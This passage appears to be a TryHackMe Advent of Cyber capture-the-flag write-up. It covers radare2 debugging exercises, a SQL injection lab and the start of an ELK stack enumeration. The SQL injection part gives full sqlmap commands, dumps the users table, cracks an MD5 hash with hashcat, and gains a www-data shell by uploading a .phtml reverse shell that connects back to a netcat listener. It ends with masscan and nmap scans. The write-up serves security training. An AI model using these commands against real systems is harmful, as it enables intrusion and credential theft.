r8 = 0x00000000
r9 = 0x00000000
r10 = 0x00000004
r11 = 0x00000001
r12 = 0x004018e0
r13 = 0x00000000
r14 = 0x006b9018
r15 = 0x00000000
rsi = 0x7fff5fd8b7a8
rdi = 0x00000001
rsp = 0x7fff5fd8b680
rbp = 0x7fff5fd8b680
rip = 0x00400b66
rflags = 0x00000206
orax = 0xffffffffffffffff
```

The value of rax is **6**.

#3 What is the value of local_4h before eax is set to 0?

We step through one more instruction and print the value of var_4h:

The value of var_4h is **6**.


[Task 27] [Day 22] If Santa, Then Christmas

McSkidy has been faring on well so far with assembly - they got some inside knowledge that the christmas monster is weaponizing if statements. Can they get ahead of the curve?

These programs have been compiled to be executed on Linux x86-64 systems.

#1 what is the value of local_8h before the end of the main function?

We open the file in debugging mode using r2 and analyse the program:




We check out the main function:

```
[0x00400a30]> pdf @main
/ (fcn) main 43
|   int main (int argc, char **argv, char **envp);
|           ; var int32_t var_8h @ rbp-0x8
|           ; var int32_t var_4h @ rbp-0x4
|           ; DATA XREF from entry0 @ 0x400a4d
|           0x00400b4d      55              push rbp
|           0x00400b4e      4889e5          mov rbp, rsp
|           0x00400b51      c745f8080000.   mov dword [var_8h], 8
|           0x00400b58      c745fc020000.   mov dword [var_4h], 2
|           0x00400b5f      8b45f8          mov eax, dword [var_8h]
|           0x00400b62      3b45fc          cmp eax, dword [var_4h]
|       ,=< 0x00400b65      7e06            jle 0x400b6d
|       |   0x00400b67      8345f801        add dword [var_8h], 1
|      ,==< 0x00400b6b      eb04            jmp 0x400b71
|      |`-> 0x00400b6d      8345fc07        add dword [var_4h], 7
|      |    ; CODE XREF from main @ 0x400b6b
|      `--> 0x00400b71      b800000000      mov eax, 0
|           0x00400b76      5d              pop rbp
\           0x00400b77      c3              ret
```


Since we are trying to find the value of var_8h before the end of the main function, we can set a break point near the end of the instructions, on the final jump-to instruction, mov eax, 0:

```
[0x00400a30]> db 0x00400b71
[0x00400a30]> pdf @main
/ (fcn) main 43
|   int main (int argc, char **argv, char **envp);
|           ; var int32_t var_8h @ rbp-0x8
|           ; var int32_t var_4h @ rbp-0x4
|           ; DATA XREF from entry0 @ 0x400a4d
|           0x00400b4d      55              push rbp
|           0x00400b4e      4889e5          mov rbp, rsp
|           0x00400b51      c745f8080000.   mov dword [var_8h], 8
|           0x00400b58      c745fc020000.   mov dword [var_4h], 2
|           0x00400b5f      8b45f8          mov eax, dword [var_8h]
|           0x00400b62      3b45fc          cmp eax, dword [var_4h]
|       ,=< 0x00400b65      7e06            jle 0x400b6d
|       |   0x00400b67      8345f801        add dword [var_8h], 1
|      ,==< 0x00400b6b      eb04            jmp 0x400b71
|      |`-> 0x00400b6d      8345fc07        add dword [var_4h], 7
|      |    ; CODE XREF from main @ 0x400b6b
|      `--> 0x00400b71 b    b800000000      mov eax, 0
|           0x00400b76      5d              pop rbp
\           0x00400b77      c3              ret
```

Then, we execute the program, which will stop at the breakpoint:




We can now check the value of var_8h using the px command:



The value is **9**.

#2 what is the value of local_4h before the end of the main function?

Similarly, run the px command for var_4h:




The value is **2**.

[Task 28] [Day 23] LapLANd (SQL Injection)

Santa's been inundated with Facebook messages containing Christmas wishlists, so Elf Jr. has taken an online course in developing a North Pole-exclusive social network, LapLANd! Unfortunately, he had to cut a few corners on security to complete the site in time for Christmas and now there are rumours spreading through the workshop about Santa! Can you gain access to LapLANd and find out the truth once and for all?

#1 Which field is SQL injectable? Use the input name used in the HTML code.

We enter the url and was greeted by a login page:




Note that the directory is /register.php. May be this page is susceptible to SQL injection? Let's check out the parameters to craft our sqlmap command:


```
<form action="register.php" method="POST">
    <input type="email" name="log_email" placeholder="Email Address" value="" required="">
    <br>
    <input type="password" name="log_password" placeholder="Password">
    <br>
    <input type="submit" name="login_button" value="Login">
    <br>
    <a id="signup" class="signup" href="#">Need an account? Register here!</a> event
</form>
```

We have the three parameters to login into the page, log_email, log_password and login_button. We have our command:

sqlmap -u 10.10.48.146/register.php --data "log_email=test&log_password=test&login_button=Login" --method POST -p "log_email,log_password" --level=3 --batch

-u for inputting the URL, --data to indicate the parameters, --method to indicate POST method, -p for the parameters we are testing, --level for adding more specifics to the test, and –batch to use default behaviour for user input.






We figured that **log_email** is vulnerable to Boolean-based blind injection.

#2 What is Santa Claus' email address?

Adding the -dbs option, we can see the databases:


sqlmap -u 10.10.48.146/register.php --data "log_email=test&log_password=test&login_button=Login" --method POST -p "log_email,log_password" --level=3 --dbms=mysql 5.02 --batch -dbs



The “social” database looks relatable. Let us see the tables within. Adding the -D social and--tables options:

sqlmap -u 10.10.48.146/register.php --data "log_email=test&log_password=test&login_button=Login" --method POST -p "log_email,log_password" --level=3 --dbms=mysql 5.02 --batch -D social --tables

-D specifies that database and –tables to list the tables in the database.



Checking out the columns of users table by changing --tables to --columns -T users:

sqlmap -u 10.10.48.146/register.php --data "log_email=test&log_password=test&login_button=Login" --method POST -p "log_email,log_password" --level=3 --dbms=mysql 5.02 --batch -D social --columns -T users

```
Database: social
Table: users
[12 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| email        | varchar(100) |
| first_name   | varchar(25)  |
| friend_array | text         |
| id           | int(11)      |
| last_name    | varchar(25)  |
| num_likes    | int(11)      |
| num_posts    | int(11)      |
| password     | varchar(255) |
| profile_pic  | varchar(255) |
| signup_date  | date         |
| user_closed  | varchar(3)   |
| username     | varchar(100) |
+--------------+--------------+
```

Let’s dump the users table by adding --dump as an option:

sqlmap -u 10.10.48.146/register.php --data "log_email=test&log_password=test&login_button=Login" --method POST -p "log_email,log_password" --level=3 --dbms=mysql 5.02 --batch -D social --columns -T users --dump

Database: social
Table: users
[9 entries]

id	email	password	username	last_name	num_likes	num_posts	first_name	profile_pic	signup_date	user_closed	friend_array
1	bigman@shefesh.com	f1267830a78c0b59acc06b05694b2e28	santa_claus	Claus	2	3	Santa	assets/images/profile_pics/defaults/head_deep_blue.png	2019-12-22	no	,mommy_mistletoe,arnold_schwarzenegger,johnfortnite_kennedy,
2	mmtoe@shefesh.com	402223cb4df4c5050a38043d38b1372b	mommy_mistletoe	Mistletoe	0	3	Mommy	assets/images/profile_pics/defaults/head_emerald.png	2019-12-22	no	,santa_claus,
3	terminator@shefesh.com	78a6d0e6c73a29ef6d07d56f32f67b30	arnold_schwarzenegger	Schwarzenegger	0	0	Arnold	assets/images/profile_pics/defaults/head_emerald.png	2019-12-22	no	,santa_claus,johnfortnite_kennedy,
4	jayfkay@shefesh.com	bc808149a93bc7050c3c6c4b7a5a0c97	johnfortnite_kennedy	Kennedy	0	1	Johnfortnite	assets/images/profile_pics/defaults/head_emerald.png	2019-12-22	no	,santa_claus,arnold_schwarzenegger,
5	john@keepingit.online	aa4e356d1509f1c1f53e0191601cde72	john_richardson	Richardson	1	1	John	assets/images/profile_pics/defaults/head_emerald.png	2019-12-22	no	,
6	notty@shefesh.com	6aff5ae0718de8945a3f71ba4d1ca76f	naughty_elf	Elf	0	0	Naughty	assets/images/profile_pics/defaults/head_emerald.png	2019-12-22	no	,
7	felixnav@shefesh.com	57e9eb182943223b0b4e7f17c5e4cb6e	felix_navidad	Navidad	0	0	Felix	assets/images/profile_pics/defaults/head_emerald.png	2019-12-22	no	,
8	mrsclaus@shefesh.com	15bc4f3ba871b2fa651363dcddfb27d9	jessica_claus	Claus	0	1	Jessica	assets/images/profile_pics/defaults/head_deep_blue.png	2019-12-22	no	,
9	mailman@shefesh.com	a60c0662c54bde0301d9aa2ad86203df	myron_larabee	Larabee	0	1	Myron	assets/images/profile_pics/defaults/head_deep_blue.png	2019-12-22	no	,

We found Santa’s email here, **bigman@shefesh.com**.

#3 What is Santa Claus' plaintext password?

We found the password hash under the password column. It looks like an md5 hash. Let’s try to crack it using hashcat:


```
root@kali:~/Downloads# hashcat -m 0 f1267830a78c0b59acc06b05694b2e28 /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 1024/2955 MB allocatable, 1MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

f1267830a78c0b59acc06b05694b2e28:saltnpepper

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: f1267830a78c0b59acc06b05694b2e28
Time.Started.....: Wed Jan  1 07:38:48 2020 (0 secs)
Time.Estimated...: Wed Jan  1 07:38:48 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   450.8 kH/s (0.50ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 156672/14344385 (1.09%)
Rejected.........: 0/156672 (0.00%)
Restore.Point....: 155648/14344385 (1.09%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: shelbourne -> pepe17
```


We found out Santa's password, **saltnpepper**.

#4 Santa has a secret! Which station is he meeting Mrs Mistletoe in?

We login on the website using Santa's credential:




We found a conversation with Mommy Mistletoe. Let's check it out:




Guess they'll be meeting at **Waterloo** Station**.**


#5 Once you're logged in to LapLANd, there's a way you can gain a shell on the machine! Find a way to do so and read the file in /home/user/

There is a browse button which we can upload images using it. Perhaps we can try uploading a reverse shell php file? We downloaded ReverseShell.php online and try to upload it:





We received an error message. I tried to use ReverseShell.php.jpg and manipulate the file name using burpsuite, and also tried to use exiftool to insert a one-liner reverse shell payload into the DocumentName metadata. The first was denied with the same error as above, the second we manage to get an image but no payload is executed. Perhaps an older version of php file might work? Let's try a .phtml file:



We managed to upload ReverseShell.phtml! Let's set up a netcat listener and then execute the phtml file in the server:

```
root@kali:~/Downloads# netcat -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.12.43] from (UNKNOWN) [10.10.115.58] 54852
Linux server 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26 12:20:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 06:22:46 up  2:29,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

We managed to get www-data shell! We can now access the flag from /home/user:

The flag is **THM{SHELLS_IN_MY_EGGNOG}**.

[Task 29] [Day 24] Elf Stalk

McDatabaseAdmin has been trying out some new storage technology and came across the ELK stack(consisting of Elastic Search, Kibana and Log Stash).

The Christmas Monster found this insecurely configured instance and locked McDatabaseAdmin out of it. Can McSkidy help to retrieve the lost data?

While this task does not have supporting material, here is a general approach on how to go about this challenge:

- scan the machine to look for open ports(specific to services running as well)
- as with any database enumeration, check if the database requires authentication. If not, enumerate the database to check the tables and records
- for other open ports, identify misconfigurations or public exploits based on version numbers

#1 Find the password in the database

Running masscan and nmap:

```
root@kali:~/Downloads# masscan -e tun0 -p1-65535,U:1-65535 10.10.7.208 --rate=1000

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-12-30 06:17:56 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 8000/tcp on 10.10.7.208
Discovered open port 9300/tcp on 10.10.7.208
Discovered open port 22/tcp on 10.10.7.208
Discovered open port 5601/tcp on 10.10.7.208
Discovered open port 111/tcp on 10.10.7.208
Discovered open port 9200/tcp on 10.10.7.208
```

```
root@kali:~/Downloads# nmap -sV -v -Pn -n -p8000,9300,22,5601,111,9200 10.10.7.208
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-30 14:27 +08
NSE: Loaded 43 scripts for scanning.
Initiating SYN Stealth Scan at 14:27
Scanning 10.10.7.208 [6 ports]
Discovered open port 111/tcp on 10.10.7.208
Discovered open port 22/tcp on 10.10.7.208
Discovered open port 9300/tcp on 10.10.7.208
Discovered open port 9200/tcp on 10.10.7.208
Discovered open port 5601/tcp on 10.10.7.208
Discovered open port 8000/tcp on 10.10.7.208
Completed SYN Stealth Scan at 14:27, 0.18s elapsed (6 total ports)
Initiating Service scan at 14:27
Scanning 6 services on 10.10.7.208
Completed Service scan at 14:29, 110.47s elapsed (6 services on 1 host)
NSE: Script scanning 10.10.7.208.
Initiating NSE at 14:29
Completed NSE at 14:29, 0.83s elapsed
Initiating NSE at 14:29
Completed NSE at 14:29, 1.24s elapsed
Nmap scan report for 10.10.7.208
Host is up (0.18s latency).
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 7.4 (protocol 2.0)
111/tcp  open  rpcbind       2-4 (RPC #100000)
5601/tcp open  esmagent?
8000/tcp open  http          SimpleHTTPServer 0.6 (Python 3.7.4)
9200/tcp open  wap-wsp?
9300/tcp open  vrace?
```

